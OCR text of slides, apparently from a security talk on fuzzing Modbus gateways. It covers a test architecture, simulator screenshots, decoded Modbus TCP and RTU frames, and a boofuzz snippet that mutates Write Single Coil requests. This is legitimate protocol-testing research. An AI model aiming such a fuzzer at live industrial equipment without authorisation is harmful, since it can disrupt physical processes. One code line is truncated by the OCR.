
Approach to Research


Gateway

Researcher



Test cases
Gateway
Fuzzer
Crash
monitoring
Configuration
Researcher



Test cases
Gateway
Translated
traffic
Simulator
Fuzzer
Crash
monitoring
Configuration
Researcher



Test cases
Gateway
Translated traffic
Sniffer
Simulator
Fuzzer
Crash monitoring
Configuration
Inbound traffic
Analyzer
Outbound traffic
Researcher



Test cases
Gateway
Translated traffic
Sniffer
Simulator
Fuzzer
Crash monitoring
Configuration
Inbound traffic
Analyzer
Outbound traffic
Report
Researcher


Simulator


QModMaster
File Options Commands View Help
Modbus Mode TCP Slave Addr 1 Scan Rate (ms) 1000
Function Code Read Coils (0x01) Start Address 0 Dec
Number of Coils 5 Data Format Dec Signed
1 0 1 0 1 x x x x x
TCP : 192.168.010.102:502 Base Addr : 0 Packets : 11 Errors : 2
pyModSlave
File Options Commands View Help
Modbus Mod RTU Slave Addr 1 SimCycle (m: 1000
DO Coils DI Discrete Inputs AI Input Registers AO Holding I
Start Addr 0 No of Coils 1000 Sim
RTU : 0, 38400, 8, 1, None Packets : 4 Erros : 0


Bus Monitor
Raw Data
Header
Payload
[TCP]>Tx > 11:32:19:028 - 00 0E 00 00 00 06 01 01 00 00 00 05
[TCP]>Rx > 11:32:19:100 - 00 0E 00 00 00 04 01 01 01 15
ADU
Type : Tx Message
Timestamp : 11:32:19:028
Transaction ID : 000E
Protocol ID : 0000
Length : 0006
Unit ID : 01
Function Code : 01
Starting Address : 0000
Quantity of Registers : 0005


Bus Monitor
Raw Data
CRC
[RTU]>Rx > 11:32:19:042 - 01 01 00 00 00 05 FC 09
[RTU]>Tx > 11:32:19:088 - 01 01 01 15 90 47
ADU
Type : Rx Message
TimeStamp : 11:32:19:042
Slave Addr : 01
Function Code : 01
Starting Address : 0000
Quantity of Registers : 0005
CRC : FC09


Bus Monitor
Raw Data
[TCP]>Tx > 11:32:19:028 - 00 0E 00 00 00 06 01 01 00 00 00 05
[TCP]>Rx > 11:32:19:100 - 00 0E 00 00 00 04 01 01 01 15
ADU
Type : Rx Message
Timestamp : 11:32:19:100
Transaction ID : 000E
Protocol ID : 0000
Length : 0004
Unit ID : 01
Function Code : 01
Byte Count : 01
Register Values : 15


Bus Monitor
Raw Data
[RTU]>Rx > 11:32:19:042 - 01 01 00 00 00 05 FC 09
[RTU]>Tx > 11:32:19:088 - 01 01 01 15 90 47
ADU
Type : Tx Message
TimeStamp : 11:32:19:088
Slave Addr : 01
Function Code : 01
Byte Count : 01
Register Values : 15
CRC : 9047
= 10101

Fuzzer

- Mutation-based: protocol learning
  - e.g., `Radasma and PropFuzz`
- Generation-based: known specs
  - e.g. `BooFuzz and Sulley`
- Based on (and credits to)
  `https://github.com/youngcraft/boofuzz-modbus`

Fuzzer

Initialize

Header

Payload

Finalize

```
def write_single_coil(session):
    s_initialize('write_single_coil')
    with s_block('adu'):
        s_incr('transId')
        s_word(0x0000, name='protoId', endian=cfg.endian, fuzzable=cfg.fuzz_proto_id)
        s_size('pdu', length=2, offset=1, name='length', endian=cfg.endian, fuzzable=cfg.fuzz_le
        s_byte(cfg.slave_id, name='unitId', fuzzable=cfg.fuzz_slave_id)
        with s_block('pdu'):
            s_byte(0x05, name='write_single_coil', fuzzable=cfg.fuzz_funct_code)
            s_word(0x0001, name='address', endian=cfg.endian, fuzzable=cfg.fuzz_addrress)
            if cfg.random_coil_value:
                s_word(0x0000, name='outputValue', endian=cfg.endian, fuzzable=True)
            else:
                s_group(name='outputValue', values=['\x00\x00', '\xFF\x00'])
            if cfg.trailing_garbage:
                s_random('', cfg.gmin, cfg.gmax, num_mutations=cfg.gmut, name='trailing_garbage')
session.connect(s_get('write_single_coil'))
```

Configuration:

